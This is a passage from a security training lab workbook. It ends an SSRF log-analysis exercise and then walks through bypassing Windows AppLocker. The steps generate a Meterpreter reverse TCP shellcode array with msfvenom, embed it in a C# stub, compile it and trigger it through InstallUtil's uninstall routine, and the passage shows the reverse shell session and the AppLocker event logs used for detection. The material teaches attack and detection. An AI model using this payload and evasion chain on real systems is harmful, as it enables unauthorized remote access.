"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0" "-"
" 0.002 0.000 . -
...
```


This command will produce several log entries (omitted here for space), all revealing a *file* prefix instead of an http or https prefix. This is a likely indicator of an SSRF attack. The log also reveals the response code of 200, corresponding to a successful request, and a response size of 2662 bytes (this value will likely be different on your system) indicating that the system returned some data to the attacker as well.

Finally, search the logs for the 169.254.169.254 keyword.

```
sec504@slingshot:~/labs/ssrf/log$ grep 169.254.169.254 access.log
172.30.0.1 - - [17/May/2021:12:47:53 +0000] "GET /?
inputName=Drew&inputEmail=drew%40willhackforsushi.com&inputPhone=401-524-
291&inputField=Electrical+Engineering&resumeFile=&inputWorkSample=http%3A%2F%2F169.2
data%2Fiam%2Finfo&additionalInformation=I%27m+excited+to+hear+more+about+internship+
Drew&submit= HTTP/1.1" 200 2662 "http://intern.falsimentis.com/?p=apply"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0" "-"
" 0.004 0.004 . -
...
```

In this logging output we also see attempts to access the IMDS server, along with the URL, that will help us to evaluate the information disclosed to the attacker in the SSRF/IMDS attack.

Note: You may wish to copy-and-paste the log lines into CyberChef by visiting <http://localhost:9002> (<http://localhost:9002>) to decode the contents. You can add the URL Decode ingredient, and optionally use the Find/Replace ingredient to make each HTTP parameter appear on a line by itself, as shown here.



Additional Resources

- The [HackerOne bug bounty disclosure against the Omise online payment system by Pieter \(honoki\)](https://hackerone.com/reports/508459) (<https://hackerone.com/reports/508459>) provides an excellent walkthrough of the discovery and disclosure of AWS keys.
- [Add defense in depth against open firewalls, reverse proxies, and SSRF vulnerabilities with enhancements to the EC2 Instance Metadata Service](https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/) (<https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/>) (AWS article on IMDSv2 use to defeat SSRF exploitation of IMDS services).
- [A Pentester's Guide to Server Side Request Forgery \(SSRF\)](https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf) (<https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf>)

Lab 5.1: Application Allow List Bypass

Brief Intro

In this lab exercise you will evade Windows AppLocker, an application allow list tool by creating a custom program and executing code using Living off the Land (LOL) techniques. After the lab you will examine the system for Indicators of Compromise (IOC) that you can use to detect this attack in a production environment.

Requirements for this Lab

In this lab, you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Start the AppLocker service on Windows by running `Get-Service appidsvc | Start-Service`. Notice how the `C:\Tools\meterpreter.exe` binary won't execute due to the application allow list control. Build a custom executable using `csc.exe` with a Meterpreter reverse TCP payload and the `Shellcode.cs` source, then invoke the custom executable to bypass the application allow list policy using `installutil.exe`.

Walkthrough

Open an Administrator PowerShell Prompt

From your Windows VM, open a PowerShell Prompt as an Administrator: Right-click on the Windows PowerShell icon on the desktop, then click Run as administrator.

Start AppLocker

The Windows 10 VM is configured with an AppLocker policy with the default rules supplied by Windows. Turn on the AppLocker service `appidsvc`, as shown here.

```
PS C:\WINDOWS\system32> Get-Service AppIDSvc | Start-Service
PS C:\WINDOWS\system32> Get-Service AppIDSvc
```

Status	Name	DisplayName
-----	----	-----
Running	AppIDSvc	Application Identity

NOTE: If you receive the error Cannot open AppIDSvc service on computer, close the PowerShell session then reopen it as an administrator. Run the `Start-Service` command pipeline to start the service again.

Verify AppLocker Settings

Our goal in this lab is to bypass the AppLocker configuration to execute a Meterpreter reverse TCP payload. We have supplied this payload compiled as an EXE file in `C:\Tools\meterpreter.exe`. Try to run this program from your administrator PowerShell session, as shown here.

```
PS C:\WINDOWS\system32> cd \tools
PS C:\tools> .\meterpreter.exe
Program 'meterpreter.exe' failed to run: This program is blocked by group policy.
For more information, contact your
system administratorAt line:1 char:1
+ .\meterpreter.exe
+ ~~~~~.
At line:1 char:1
+ .\meterpreter.exe
+ ~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Here we see that we are not allowed to run `meterpreter.exe`. Let's enumerate the collection of rules for the AppLocker policy using `Get-AppLockerPolicy`, as shown here.

```
PS C:\tools> (Get-AppLockerPolicy -Local).RuleCollections
```

```
PathConditions      : {%PROGRAMFILES%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 921cc481-6e17-4653-8f75-050b80acca20
Name                 : (Default Rule) All files located in the Program Files
folder
Description          : Allows members of the Everyone group to run applications
that are located in the Program Files
                        folder.
UserOrGroupSid       : S-1-1-0
Action               : Allow

PathConditions      : {C:\Program Files (x86)}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : a387c7d8-d0bb-4691-ad9e-f96c85693e1e
Name                 : (Default Rule) All files located in the Program Files (x86)
folder
Description          : Allows members of the Everyone group to run applications
that are located in the Program Files
                        (x86) folder.
UserOrGroupSid       : S-1-1-0
Action               : Allow

PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name                 : (Default Rule) All files located in the Windows folder
Description          : Allows members of the Everyone group to run applications
that are located in the Windows folder.
UserOrGroupSid       : S-1-1-0
Action               : Allow

HashConditions      : {SHA256
0x93188C042377DE964D7275AD39DDFF5DA85BAC8D1A77687B541319C1A6C3B5C1}
Id                  : 177ccf75-9b86-4765-b55a-ab05a9edaa03
Name                 : tools: nssm.exe
Description          :
UserOrGroupSid       : S-1-1-0
Action               : Allow
```

```
HashConditions : {SHA256
0xA9C6F754DA3170A7A2E7AED020BAA8E6D5DAB929284C76A576E2550B4DC08DD4}
Id             : 2100201c-cf71-4b13-abac-b877b8fd8951
Name           : tools: nginx.exe
Description    :
UserOrGroupSid : S-1-1-0
Action         : Allow
```

This output reveals what is permitted in the AppLocker policy. The Windows system uses a common set of rules to permit the content in the Program Files and Windows directories, a few tools in `C:\Tools` (to run the web server for the electronic workbook). Other programs not explicitly identified cannot be executed. For example, you can no longer run the Netcat utility in `C:\Tools\nc.exe`, as shown here.

```
PS C:\tools> .\nc.exe
Program 'nc.exe' failed to run: This program is blocked by group policy. For more
information, contact your system
administratorAt line:1 char:1
+ .\nc.exe
+ ~~~~~~.
At line:1 char:1
+ .\nc.exe
+ ~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

Identify .NET Tools

An attacker will use available tools that are permitted within the application allow list policy to try and achieve their goals. Let's identify if the .NET C# compiler is available. From PowerShell, use `Get-ChildItem` to search for the `csc.exe` program in the `C:\Windows\Microsoft.NET` directory, as shown here.

```
PS C:\tools> Get-ChildItem -name csc.exe -Path C:\Windows\Microsoft.NET -
Recurse
Framework\v2.0.50727\csc.exe
Framework\v3.5\csc.exe
Framework\v4.0.30319\csc.exe
Framework64\v2.0.50727\csc.exe
Framework64\v3.5\csc.exe
Framework64\v4.0.30319\csc.exe
```

It is common to see several versions of the .NET framework installed on Windows. In the output here we see several versions of the .NET C# compiler. Test to ensure we can run the C# compiler at `C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe` , as shown here.

```
PS C:\tools> C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe
Microsoft (R) Visual C# 2005 Compiler version 8.00.50727.9149
for Microsoft (R) Windows (R) 2005 Framework version 2.0.50727
Copyright (C) Microsoft Corporation 2001-2005. All rights reserved.

fatal error CS2008: No inputs specified
```

Since the `csc.exe` program is in the `C:\Windows` directory, it is permitted by the AppLocker policy. Let's repeat this step, searching for the .NET Installer Tool, as shown here.

```
PS C:\tools> Get-ChildItem -name installutil.exe -Path
C:\Windows\Microsoft.NET -Recurse
Framework\v2.0.50727\InstallUtil.exe
Framework\v4.0.30319\InstallUtil.exe
Framework64\v2.0.50727\InstallUtil.exe
Framework64\v4.0.30319\InstallUtil.exe
PS C:\tools> C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
Microsoft (R) .NET Framework Installation utility Version 2.0.50727.9149
Copyright (c) Microsoft Corporation. All rights reserved.

Usage: InstallUtil [/u | /uninstall] [option [...]] assembly [[option [...]]
assembly] [...]]

InstallUtil executes the installers in each given assembly.
If the /u or /uninstall switch is specified, it uninstalls
the assemblies, otherwise it installs them. Unlike other
options, /u applies to all assemblies, regardless of where it
appears on the command line.

...
```

Both `csc.exe` and `InstallUtil.exe` are permitted by the Windows AppLocker policy. This creates an application allow list evasion opportunity for the attacker.

Examine Evasion Code

Next, switch to the Slingshot Linux VM. From a terminal, change to the `~/labs/endpointbypass` directory and list the files, as shown here.

```
sec504@slingshot:~$ cd labs/endpointbypass/  
sec504@slingshot:~/labs/endpointbypass$ ls  
Shellcode.cs
```

The `Shellcode.cs` file is a stub of a C# program written by Casey Smith that can execute a Metasploit payload. Display the contents of the file using `cat`, as shown here.

```
sec504@slingshot:~/labs/endpointbypass$ cat Shellcode.cs  
/*  
Author: Casey Smith, Twitter: @subTee  
License: BSD 3-Clause  
  
Minor cleanup and clarity changes by Joshua Wright @joswright  
*/  
using System;  
using System.Net;  
using System.Diagnostics;  
using System.Reflection;  
using System.Configuration.Install;  
using System.Runtime.InteropServices;  
  
public class Program  
...
```

Scroll up to examine the code in the `Main` function:

```
public class Program  
{  
    public static void Main()  
    {  
        //Add any behaviour here to throw off sandbox execution/analysts :)  
        Console.WriteLine("Hello From Main...I Don't Do Anything.\n");  
    }  
}
```

This block of code is the primary execution target. When this code is compiled and you run it, it will execute the code in the `Main` function. This will display a single line of output, but no other interesting behavior.

Scroll down a bit further in the `Shellcode.cs` program to see the code in the `Shellcode` class:

```

public class Shellcode
{
    public static void Exec()
    {
        // Paste Metasploit payload below
        // msfvenom --payload windows/meterpreter/reverse_tcp LHOST=10.10.75.1 -f
csharp
        // The payload will start with byte[] buf = new byte[...]

```

The `Shellcode.cs` source is designed to do very little when executed normally, only sending a message to the console. However, the `Shellcode` class will run a Metasploit payload when this program is uninstalled from the system. This allows an attacker to avoid malicious behavior detection when the program is run normally, and to preserve the malicious functionality when the program is uninstalled.

Prepare Evasion Code

The `Shellcode.cs` program is just a stub; it needs to be populated with the desired Metasploit payload to be useful to an attacker. From your terminal, use `msfvenom` to generate a Meterpreter reverse TCP payload in C# format, as shown here.

```

sec504@slingshot:~/labs/endpointbypass$ msfvenom --payload
windows/meterpreter/reverse_tcp LHOST=10.10.75.1 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of csharp file: 1825 bytes
byte[] buf = new byte[354] {
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x31,0xd2,0x89,0xe5,0x64,0x8b,0x52,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x0f,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xff,
...

```

`Msfvenom` will generate the output code to the screen. Highlight the exploit code, starting with `byte[] buf` = all the way to the closing `};`, then copy the code into your clipboard.

```
sec504@slingshot: ~/labs/endpointbypass
File Edit View Search Terminal Help
Copy Shift+Ctrl+C
Paste Shift+Ctrl+V
Select All Shift+Ctrl+A
Profiles...
Keyboard Shortcuts...
Profile Preferences
LastError();
}
sec5$
sec5$ msfvenom --payload windows/meterpreter/rev
erse
[-]
load
[-]
No e
Payload size: 354 bytes
Final size of csharp file: 1825 bytes
byte[] buf = new byte[354] {
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x31,0xd2,0x89,0xe5,0x64,0x8b,0x52,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x0f,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xff,
0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0x49,
0x75,0xef,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,
0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x58,0x20,0x01,0xd3,0x8b,0x48,0x18,0x50,
0x85,0xc9,0x74,0x3c,0x31,0xff,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,
0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,
0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,
0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,
0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0x0a,0x4b,0x01,0x68,0x02,
0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0xc0,0x24,0x0f,0x85,0x70,0xff,
0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xbb,
0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
sec504@slingshot:~/labs/endpointbypass$
sec504@slingshot:~/labs/endpointbypass$
```

Next, open the `Shellcode.cs` program using Gedit, as shown here.

```
sec504@slingshot:~/labs/endpointbypass$ gedit Shellcode.cs
```

In Gedit, move your cursor to line 41 (immediately following the text *// The payload will start with*). Paste the contents of the clipboard containing the Msfvenom payload by pressing `CTRL+V`. The file will look similar to the example shown here.

```

public class Shellcode
{
    public static void Exec()
    {
        // Paste Metasploit payload below
        // msfvenom --payload windows/meterpreter/reverse_tcp LHOST=10.10.75.1 -f csharp
        // The payload will start with byte[] buf = new byte[...
        byte[] buf = new byte[354] {
            0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x31,0xd2,0x89,0xe5,0x64,0x8b,0x52,0x30,
            0x8b,0x52,0x0c,0x8b,0x52,0x14,0x0f,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xff,
            0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0xd0,0x01,0xc7,0x49,
            0x75,0xef,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,
            0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x58,0x20,0x01,0xd3,0x8b,0x48,0x18,0x50,
            0x85,0xc9,0x74,0x3c,0x31,0xff,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,
            0xc1,0xcf,0xd0,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,
            0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x60,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,
            0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
            0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
            0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,
            0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
            0x29,0x80,0xb0,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0x0a,0x4b,0x01,0x68,0x02,
            0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
            0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
            0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,0x00,0x00,
            0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
            0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
            0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
            0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,
            0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0xb0,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
            0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,0x70,0xff,
            0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xb,
            0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };

        //
        // Leave everything else as-is
    }
}

```

Note: You don't have to fix the indentation for the payload code.

Next, save the `Shellcode.cs` file by clicking the Save button, then close Gedit.

Prepare Callback Handler

Next, configure Linux to receive the exploit reverse TCP Meterpreter session using `msfconsole`. You can configure the Metasploit handler manually, or use the script supplied for a shortcut, as shown here.

```

sec504@slingshot:~/labs/endpointbypass$ msfconsole -qr
~/labs/quick/handler.rc
[*] Processing /home/sec504/labs/quick/handler.rc for ERB directives.
resource (/home/sec504/labs/quick/handler.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/home/sec504/labs/quick/handler.rc)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/home/sec504/labs/quick/handler.rc)> set lhost 0.0.0.0
lhost => 0.0.0.0
resource (/home/sec504/labs/quick/handler.rc)> set lport 4444
lport => 4444
resource (/home/sec504/labs/quick/handler.rc)> run
[*] Started reverse TCP handler on 0.0.0.0:4444

```

Compile Shellcode.cs

At this point, the attacker would upload `Shellcode.cs` to the target system, or compile it locally and upload the compiled executable. To simplify this lab exercise, we have included the prepopulated `Shellcode.cs` file in the Windows VM `C:\Tools` directory for you.

Note: If you want to transfer your own copy of `Shellcode.cs` using VMware, you can copy the entire file into your clipboard on Slingshot Linux, then paste it into Notepad on the Windows VM.

From the PowerShell session, compile the `Shellcode.cs` source using the .NET C# compiler, as shown here.

```
PS C:\tools> C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe
/platform:x86 /out:shellcode.exe Shellcode.cs
Microsoft (R) Visual C# 2005 Compiler version 8.00.50727.9149
for Microsoft (R) Windows (R) 2005 Framework version 2.0.50727
Copyright (C) Microsoft Corporation 2001-2005. All rights reserved.

PS C:\tools> Get-ChildItem .\shellcode.exe
```

Directory: C:\tools

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	5/11/2022 2:46 PM	5632	shellcode.exe

Note: The `csc.exe /unsafe` argument turns off the C# default requirement for all memory access to be verifiably safe; that is, it allows the program to access program memory locations directly.

Run Shellcode.exe

Try to run `shellcode.exe` from the PowerShell session, as shown here.

```

PS C:\tools> .\shellcode.exe
Program 'shellcode.exe' failed to run: This program is blocked by group policy.
For more information, contact your
system administratorAt line:1 char:1
+ .\shellcode.exe
+ ~~~~~~.
At line:1 char:1
+ .\shellcode.exe
+ ~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

```

This is the expected output — we can't run `shellcode.exe` directly due to the AppLocker policy.

Uninstall Shellcode.exe

Next, use the .NET Installer Tool to *uninstall* the `shellcode.exe` executable, as shown here.

```

PS C:\tools> C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
/logfile= /LogToConsole=false /U shellcode.exe
Microsoft (R) .NET Framework Installation utility Version 2.0.50727.9149
Copyright (c) Microsoft Corporation. All rights reserved.

```

Let's break down this command piece by piece:

- `C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe` : Run the .NET InstallUtil utility that is permitted by AppLocker
- `/logfile=` : Specify the log file name for InstallUtil; by leaving it blank, InstallUtil generates no log file
- `/LogToConsole=false` : Disable logging output to the attacker console as well
- `/U` : Tell InstallUtil to run the uninstallation routine in the specified program
- `shellcode.exe` : The program name with the uninstall routine to execute and evade AppLocker restrictions

Return to Slingshot Linux and the Metasploit handler. You will see a completed reverse TCP payload connection. Enter the commands shown here to simulate the steps an attacker might take.

```

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175174 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:29607) at 2022-05-11 14:54:26 +0000

meterpreter > shell
Process 3400 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1682]
(c) Microsoft Corporation. All rights reserved.

C:\tools> whoami
whoami
sec504student\sec504
C:\tools> exit
exit
meterpreter > sysinfo
Computer          : SEC504STUDENT
OS                : Windows 10 (10.0 Build 19044).
Architecture      : x64
System Language   : en_US
Domain            : SEC504
Logged On Users   : 2
Meterpreter       : x86/windows

```

Note: If you do not get a completed Meterpreter session on Slingshot Linux, verify that the IP addresses are set correctly on both Windows and Slingshot Linux. On Slingshot Linux, run `connect-lab` ; on Windows, right-click on the desktop `connect-lab` icon and click Run as administrator.

When you are finished validating the Meterpreter access from the Windows 10 system, you can exit Meterpreter session by running `exit` , as shown here.

```

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.0.1 - Meterpreter session 2 closed. Reason: User exit
msf6 exploit(multi/handler) >

```

Stop AppLocker


Before we continue with analysis, stop the AppLocker service and reboot windows. From the PowerShell session, run the following commands.

```
PS C:\WINDOWS\system32> Get-Service AppIDSvc | Stop-Service
PS C:\WINDOWS\system32> Restart-Computer
```

After Windows reboots, login and open an PowerShell session as an administrator to continue with the lab steps.

AppLocker Bypass: Defender Analysis

Let's take a look at the steps we applied as an attacker to bypass AppLocker.



Because AppLocker permits the execution of the .NET Installation Utility (since it is deployed in the `C:\Windows` directory, a default configuration rule for AppLocker), an attacker can execute `installutil.exe` and leverage the Installation Utility *uninstall* feature. By embedding malicious code in the uninstall function of the `Shellcode.cs` source, we were successful at executing the Meterpreter payload.

This brings us back to a fundamental principle of endpoint protection systems: *an attacker can always bypass the endpoint protection, but they can't always bypass the endpoint protection on their first try*. Let's take a look at the evidence we can use as incident responders to figure out what happened.

One big benefit of AppLocker is that it turns on execution logging, recording the date and time of each program that is executed in the AppLocker event log. Use the PowerShell `Get-WinEvent` command to retrieve the

last several entries from the AppLocker event log, as shown here.

```
PS C:\tools> Get-WinEvent -LogName 'Microsoft-Windows-AppLocker/EXE and
DLL' | Select-Object -First 10

ProviderName: Microsoft-Windows-AppLocker

TimeCreated          Id LevelDisplayName Message
-----
5/12/2022 10:43:23 AM      8002 Information %SYSTEM32%\WHOAMI.EXE was
allowed to run.
5/12/2022 10:43:21 AM      8002 Information %SYSTEM32%\CONHOST.EXE was
allowed to run.
5/12/2022 10:43:21 AM      8002 Information %SYSTEM32%\CMD.EXE was
allowed to run.
5/12/2022 10:43:15 AM      8001 Information The AppLocker policy was
applied successfully to this computer.
5/12/2022 10:43:14 AM      8002 Information
%WINDIR%\MICROSOFT.NET\FRAMEWORK\V2.0.50727\INSTALLUTIL.EXE was...
5/12/2022 10:42:58 AM      8004 Error
%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:42:58 AM      8004 Error
%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:42:58 AM      8004 Error
%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:42:54 AM      8002 Information %SYSTEM32%\OPENWITH.EXE was
allowed to run.
5/12/2022 10:42:46 AM      8002 Information
%WINDIR%\MICROSOFT.NET\FRAMEWORK\V2.0.50727\CVTRES.EXE was allo...
```

Note: Feel free to investigate more than the 10 most recent entries from the event log. The output on your system may be different than the example shown here.

Here we see several entries from the AppLocker *EXE and DLL* execution log. There are several event ID 8002 messages for programs permitted to execute. Among these messages we see the `installutil.exe` utility used to bypass AppLocker. You may also see the `csc.exe` program used to compile `Shellcode.cs`.

Let's retrieve information about the executables that AppLocker blocked. Blocked executables are logged with the event ID 8004. We can build a filter for only blocked executables using `Where-Object`, as shown here.

```
PS C:\WINDOWS\system32> Get-WinEvent -LogName 'Microsoft-Windows-AppLocker/EXE and DLL' | Where-Object -Property Id -EQ 8004
```

ProviderName: Microsoft-Windows-AppLocker

TimeCreated	Id	Level	DisplayName	Message
-----	--	-----	-----	-----
5/12/2022 10:42:58 AM	8004	Error		%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:42:58 AM	8004	Error		%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:42:58 AM	8004	Error		%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.
5/12/2022 10:41:47 AM	8004	Error		%OSDRIVE%\TOOLS\NC.EXE was prevented from running.
5/12/2022 10:41:47 AM	8004	Error		%OSDRIVE%\TOOLS\NC.EXE was prevented from running.
5/12/2022 10:41:47 AM	8004	Error		%OSDRIVE%\TOOLS\NC.EXE was prevented from running.
5/12/2022 10:41:26 AM	8004	Error		%OSDRIVE%\TOOLS\METERPRETER.EXE was prevented from running.
5/12/2022 10:41:26 AM	8004	Error		%OSDRIVE%\TOOLS\METERPRETER.EXE was prevented from running.
